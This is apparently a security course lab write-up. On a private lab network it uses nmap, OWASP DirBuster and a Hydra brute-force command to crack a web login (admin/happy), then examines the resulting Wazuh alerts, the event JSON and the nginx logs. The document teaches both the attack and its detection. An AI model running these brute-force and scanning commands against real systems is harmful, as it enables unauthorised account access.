

Workshop 3 - Authentication

In this practice we will see:

- A way of listing directories and files on a website with **OWASP Dirbuster** using a brute force attack.
 - Brute force attack on a web form with **Hydra**.
-

Authentication is the process of verifying the identity of a given user or client. There are three authentication types:

- Something you **know**, such as a password or the answer to a security question.
- Something you **have**, that is, a physical object like a mobile phone.
- Something you **are**, for example, your biometrics or patterns.

Most vulnerabilities in authentication are in one of two ways:

- They fail to protect against brute-force attacks.
- An attacker bypasses the authentication mechanisms. This is referred to as “broken authentication”.

Vulnerabilities in password-based authentication

- **Status codes:** During a brute-force attack, the returned HTTP status code will be the same for the wrong ones. If it returns a different status code, this is a strong indication that the username was correct.
 - **Error messages:** Sometimes the returned error message is different depending on whether both the username AND password are incorrect or only the password was incorrect.
 - **Response times:** A website might only check whether the password is correct if the username is valid. This extra step might cause a slight increase in the response time.
-

Machines:

- Victim: 192.168.1.41

This machine has the Wazuh agent sending alerts to the manager.

- Wazuh manager: 192.168.1.80
- Attacker: 192.168.1.224

```
1 _
2 $ifconfig
3 wlp14s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
4     inet 192.168.1.224 netmask 255.255.255.0 broadcast
        192.168.1.255
5     inet6 fe80::e5fc:8a3:a361:84b9 prefixlen 64 scopeid 0x20<
        link>
6     ether 2c:d0:5a:11:92:c2 txqueuelen 1000 (Ethernet)
7     RX packets 1149072 bytes 639208913 (609.5 MiB)
8     RX errors 0 dropped 108 overruns 0 frame 0
9     TX packets 1003188 bytes 265200301 (252.9 MiB)
10    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Attack:

Investigate which ports the victim has open:

```
1 nmap -sV -sT -O -A -p- 192.168.1.41
```

```
1 _
2 $ping 192.168.1.41
3 PING 192.168.1.41 (192.168.1.41) 56(84) bytes of data.
4 64 bytes from 192.168.1.41: icmp_seq=1 ttl=64 time=4.92 ms
5 64 bytes from 192.168.1.41: icmp_seq=2 ttl=64 time=4.63 ms
6 64 bytes from 192.168.1.41: icmp_seq=3 ttl=64 time=5.00 ms
7 64 bytes from 192.168.1.41: icmp_seq=4 ttl=64 time=6.91 ms
8 64 bytes from 192.168.1.41: icmp_seq=5 ttl=64 time=5.74 ms
9 64 bytes from 192.168.1.41: icmp_seq=6 ttl=64 time=4.77 ms
10 64 bytes from 192.168.1.41: icmp_seq=7 ttl=64 time=5.55 ms
```

We will open *OWASP Dirbuster 1.0-RC1 - Web Application Brute Forcing* in order to scan web directories. We need the target URL <http://192.168.1.41/> and a wordlist with a list of directories, the chosen wordlist is `/usr/share/dirbuster/wordlists/directory-list-1.0.txt`.



The screenshot shows the OWASP DirBuster 1.0-RC1 configuration window. The title bar reads "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The menu bar includes "File", "Options", "About", and "Help". The main configuration area contains the following fields and options:

- Target URL (eg http://example.com:80/):** A text field containing "http://192.168.1.41/".
- Work Method:** Radio buttons for "Use GET requests only" (unselected) and "Auto Switch (HEAD and GET)" (selected).
- Number Of Threads:** A slider set to "10 Threads" and a checkbox for "Go Faster" (unchecked).
- Select scanning type:** Radio buttons for "List based brute force" (selected) and "Pure Brute Force" (unselected).
- File with list of dirs/files:** A text field containing "/usr/share/dirbuster/wordlists/directory-list-1.0.txt", with "Browse" and "List Info" buttons to its right.
- Char set:** A dropdown menu showing "a-zA-Z0-9%20-_".
- Min length:** A text field containing "1".
- Max Length:** A text field containing "8".
- Select starting options:** Radio buttons for "Standard start point" (selected) and "URL Fuzz" (unselected).
- Brute Force Dirs:** A checked checkbox.
- Be Recursive:** A checked checkbox.
- Dir to start with:** A text field containing "/".
- Brute Force Files:** A checked checkbox.
- Use Blank Extension:** An unchecked checkbox.
- File extension:** A text field containing "php".
- URL to fuzz - /test.html?url={dir}.asp:** A text field containing "/".

At the bottom, there is an "Exit" button on the left and a "Start" button on the right. Below the buttons, the text "Please complete the test details" is displayed.

Figure 1: "OWASP DirBuster configuration"

The scan information contains a directory structure found with an interesting *login.php*.




Figure 2: “OWASP DirBuster Scan Info”

We try to enter this login page:

<http://192.168.1.41/login.php>





Figure 3: “Login page”

It seems that we have a login page and maybe we will be able to explode it.

We will execute the login submit and get the request info to see what is sent. We can use the request info to automate a brute force attack with **Hydra**.



The screenshot shows the Firefox Network Inspector with the 'Network' tab selected. A list of requests is displayed, with the first request (POST to login.php) selected. Below the list, the 'New Request' dialog is open, showing the request details:

- Method:** POST
- URL:** http://192.168.1.41/login.php
- Request Headers:**

```
Host: 192.168.1.41
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://192.168.1.41
DNT: 1
```
- Request Body:**

```
username=toni&password=toni
```

Figure 4: “Request”

Request headers:

```

1 Host: 192.168.1.41
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101
  Firefox/91.0
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
  webp,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 27
8 Origin: http://192.168.1.41

```

```
9 DNT: 1
10 Connection: keep-alive
11 Referer: http://192.168.1.41/
12 Upgrade-Insecure-Requests: 1
```

Request body:

```
1 username=toni&password=toni
```

Let's use the Hydra software:

```
1 _
2 $hydra -l admin -P /usr/share/wordlists/dirb/others/best1050.txt
   192.168.1.41 http-post-form "/login.php:username=^USER^&password=^
   PASS^:invalid"
3
4 Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not
   use in military or secret service organizations, or for illegal
   purposes (this is non-binding, these *** ignore laws and ethics
   anyway).
5
6 Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
   2022-03-22 17:26:49
7 [DATA] max 16 tasks per 1 server, overall 16 tasks, 1049 login tries (
   l:1/p:1049), ~66 tries per task
8 [DATA] attacking http-post-form://192.168.1.41:80/login.php:username=^
   USER^&password=^PASS^:invalid
9 [80][http-post-form] host: 192.168.1.41 login: admin password:
   happy
10 1 of 1 target successfully completed, 1 valid password found
11 Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
   2022-03-22 17:27:06
```



We have used the `/usr/share/wordlists/dirb/others/best1050.txt` wordlist to attack the login form, changing the user and password with brute force.

It has been very easy and we got 1 valid password:

```
1 login: admin
2 password: happy
```

This attack generates an alert to the Wazuh manager for each failed attempt.

- Show this alert with a screenshot.

**Figure 5:** “Wazuh Security Events - Dashboard”

The table displays security events for Wazuh. It includes columns for timestamp, event description, count, and ID. The events are sorted by timestamp, showing multiple occurrences of 'Web server 400 error code.' and one occurrence of 'Multiple web server 400 error codes from same source ip.'.

Timestamp	Event Description	Count	ID
17:30:58.822	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.822	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.806	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.806	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.798	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.788	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.779	Web server 400 error code.	5	31101
Mar 22, 2022 @ 17:30:58.779	Multiple web server 400 error codes from same source ip.	10	31151

Figure 6: “Wazuh Security Events”

Table	JSON	Rule
	agent.ip	192.168.1.41
	agent.name	dc-4
	agent.id	003
	manager.name	wazuh
	rule.firedtimes	46458
	rule.mail	false
	rule.level	10
	rule.pci_dss	6.5, 11.4
	rule.tsc	CC6.6, CC7.1, CC8.1, CC6.1, CC6.8, CC7.2, CC7.3
	rule.description	Multiple web server 400 error codes from same source ip.
	rule.groups	web, accesslog, web_scan, recon
	rule.id	31151
	rule.nist_800_53	SA.11, SI.4
	rule.frequency	14
	rule.gdpr	IV_35.7.d
	decoder.name	web-accesslog
	full_log	192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] "HEAD //images/alumni.php HTTP/1.1" 404 0 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)" "-"
	location	/var/log/nginx/access.log

Figure 7: "Wazuh Event Info"

```

1 {
2   "agent": {
3     "ip": "192.168.1.41",
4     "name": "dc-4",
5     "id": "003"
6   },
7   "data": {
8     "protocol": "HEAD",
9     "srcip": "192.168.1.224",
10    "id": "404",
11    "url": "//images/alumni.php"
12  },
13  "rule": {
14    "firedtimes": 46458,
15    "mail": false,
16    "level": 10,
17    "pci_dss": [
18      "6.5",
19      "11.4"
20    ],
21    "tsc": [
22      "CC6.6",
23      "CC7.1",
24      "CC8.1",
25      "CC6.1",
26      "CC6.8",
27      "CC7.2",
28      "CC7.3"
29    ],

```

```

30     "description": "Multiple web server 400 error codes from same
        source ip.",
31     "groups": [
32         "web",
33         "accesslog",
34         "web_scan",
35         "recon"
36     ],
37     "id": "31151",
38     "nist_800_53": [
39         "SA.11",
40         "SI.4"
41     ],
42     "frequency": 14,
43     "gdpr": [
44         "IV_35.7.d"
45     ]
46 },
47 "full_log": "192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] \"HEAD
        //images/alumni.php HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1 (
        http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
        \" \"-\"\",
48 "id": "1647966658.533929400",
49 "timestamp": "2022-03-22T16:30:58.779+0000",
50 "previous_output": "192.168.1.224 - - [23/Mar/2022:02:30:44 +1000]
        \"HEAD /css/pepys.php HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1
        (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
        )\" \"-\"\\n192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] \"HEAD
        //images/209651/ HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1 (
        http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)
        \" \"-\"\\n192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] \"HEAD
        //css/collapse_of_ussr/ HTTP/1.1\" 404 0 \"-\" \"DirBuster-1.0-
        RC1 (http://www.owasp.org/index.php/Category:
        OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/Mar
        /2022:02:30:44 +1000] \"HEAD //css/bdeath/ HTTP/1.1\" 404 0 \"-\"
        \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:
        OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/Mar
        /2022:02:30:44 +1000] \"HEAD //css/commandingheights/ HTTP/1.1\"
        404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD //css/minitextlo/ HTTP/1.1\" 404
        0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD //css/inside_money/ HTTP/1.1\"
        404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD //css/fleas/ HTTP/1.1\" 404 0
        \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD //css/archer/ HTTP/1.1\" 404 0
        \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD ///images///5701.php HTTP/1.1\"
        404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/index.php/
        Category:OWASP_DirBuster_Project)\" \"-\"\\n192.168.1.224 - - [23/
        Mar/2022:02:30:44 +1000] \"HEAD //images/////seven_wonders/ HTTP
        /1.1\" 404 0 \"-\" \"DirBuster-1.0-RC1 (http://www.owasp.org/
        index.php/Category:OWASP_DirBuster_Project)\" \"-\"\",

```

```
51   "manager": {
52     "name": "wazuh"
53   },
54   "decoder": {
55     "name": "web-accesslog"
56   },
57   "input": {
58     "type": "log"
59   },
60   "@timestamp": "2022-03-22T16:30:58.779Z",
61   "location": "/var/log/nginx/access.log",
62   "_id": "zm13sn8BzZwxFN02oRTG"
63 }
```

- Name the taxonomy of this incident and give a brief explanation.

(https://github.com/enisaeu/Reference-Security-Incident-Taxonomy-Task-Force/blob/master/working_copy/human)

Intrusion Attempts | Login Attempts

Multiple brute-force login attempts (including guessing or cracking of passwords). This IOC refers to a resource, which has been observed to perform brute-force attacks over a given application protocol.

- In which log file of the victim machine was the alert sent to Wazuh recorded?

```
1 /var/log/nginx/access.log
```

- What is the alert message that allows us to identify the incident?

```
1 192.168.1.224 - - [23/Mar/2022:02:30:44 +1000] "HEAD //images/alumni.
  php HTTP/1.1" 404 0 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/
  index.php/Category:OWASP_DirBuster_Project)" "-"
```